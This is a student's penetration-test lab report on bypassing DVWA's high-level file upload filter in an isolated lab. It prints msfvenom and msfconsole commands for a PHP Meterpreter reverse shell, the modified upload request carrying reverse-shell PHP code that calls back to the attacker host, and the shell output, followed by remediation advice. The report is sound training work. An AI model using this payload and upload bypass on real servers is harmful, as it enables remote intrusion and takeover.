

PENETRATION TESTING ASSESSMENT REPORT

DVWA — File Upload Security Bypass (Remote Code Execution)

Prepared by:	Muhammad Adeel Tariq
Certification:	CEH (EC-Council) Certified
Training Program:	NAVTTTC-funded Cybersecurity Training, Corvit Institute, Rawalpindi
Classification:	Educational / Controlled Lab Environment

EXECUTIVE SUMMARY

This report documents a security assessment of DVWA's (Damn Vulnerable Web Application) file upload feature, performed under the High security setting within an isolated Metasploitable 2 lab environment. The assessment identified an improper file upload validation flaw (CWE-434) that allowed a malicious PHP payload to bypass extension-based filtering, resulting in Remote Code Execution (RCE) and a fully interactive Meterpreter shell on the target system.

SCOPE

Target Application:	DVWA (Damn Vulnerable Web Application)
Target Environment:	Metasploitable 2, isolated VirtualBox lab network
Attacker Host:	Kali Linux
Security Level Tested:	High


Task: File Upload Security Bypass Report (DVWA - High)

1. Objective

To bypass file upload restrictions implemented at high security level and achieve remote code execution on the target system.

2. Environment Setup

- **Attacker Machine:** Kali Linux
- **Target Machine:** Metasploitable 2
- **Web Application:** DVWA (Damn Vulnerable Web Application)
- **Security Level:** High



3. Tools Used

- Burp Suite
- Metasploit Framework (msfconsole)
- msfvenom
- Kali Linux

4. Vulnerability Identified

Improper File Upload Validation

The application failed to properly validate uploaded files on the server-side, allowing bypass using double file extensions (e.g., .php.jpg).

5. Exploitation Steps

Step 1: Created a malicious PHP payload using msfvenom

```
(kali@kali)-[~]
$ msfvenom -p php/meterpreter/reverse_tcp set LHOST=192.168.88.55 set LPORT=2222 -f raw -o sechighshell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes
Saved as: sechighshell.php
```

Step 2: Configured a listener in msfconsole

```

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.88.55
LHOST => 192.168.88.55
msf exploit(multi/handler) > set L
set LHOST          set LISTENERTIMEOUT  set LOGLEVEL          set LPORT
msf exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.88.55:2222

```

Step 3: Attempted to upload .php file directly → **Upload Rejected**

Vulnerability: File Upload

Choose an image to upload:

sechighshell.php


Vulnerability: File Upload

Choose an image to upload:

No file chosen

Your image was not uploaded.

Step 4: Enabled Burp Suite and turned **Intercept ON**



Step 5: Re-uploaded the file and captured the request

```
(kali㉿kali)-[~]
$ msfvenom -p php/meterpreter/reverse_tcp set LHOST=192.168.88.55 set LPORT=2222 -f raw -o sechighshell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes
Saved as: sechighshell.php
```

Step 6: Modified filename to:

shell.php.jpg

Request

Pretty Raw Hex

```
Cookie: security=high; PHPSESSID=45e87cf64d1032e0f9b65c2b2f33a6e6
Connection: keep-alive
-----WebKitFormBoundaryAs6s2MY4BrQFBWcJ
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----WebKitFormBoundaryAs6s2MY4BrQFBWcJ
Content-Disposition: form-data; name="uploaded"; filename="sechighshell.php.jpg"
Content-Type: application/x-php

/*<?php /**/ error_reporting(0); $ip = '192.168.88.55'; $port = 2222; if (($f = 'stream_socket_client') && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s
&& ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); }
```

Step 7: Forwarded the modified request → Upload Successful

Step 8: Accessed uploaded file via browser

Step 9: Payload executed → Meterpreter session established

Vulnerability: File Upload

Choose an image to upload:

No file chosen

../../hackable/uploads/sechighshell.php.jpg succesfully uploaded!

6. Result

- Successfully bypassed high-level security controls
- Achieved **Remote Code Execution (RCE)**
- Gained **Meterpreter shell access**

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Architecture : i686
Meterpreter   : php/linux
meterpreter > █
```

7. What I Learned

Filename-based validation alone is not sufficient — appending a trailing ".jpg" to a PHP payload was enough to pass the check, since the server never inspected actual file content or restricted script execution in the uploads directory. This showed how a single missing control (execution permissions on uploaded files) turns an upload feature into a full remote code execution path.

8. Remediation Recommendations

- Validate uploaded files by content/MIME-type inspection (magic bytes), not filename extension
- Store uploads outside the web root, or disable script execution in the uploads directory
- Rename uploaded files server-side and strip/ignore client-supplied extensions
- Apply a strict allow-list of permitted file types rather than a deny-list

9. Vulnerability Classification

CWE-434: Unrestricted Upload of File with Dangerous Type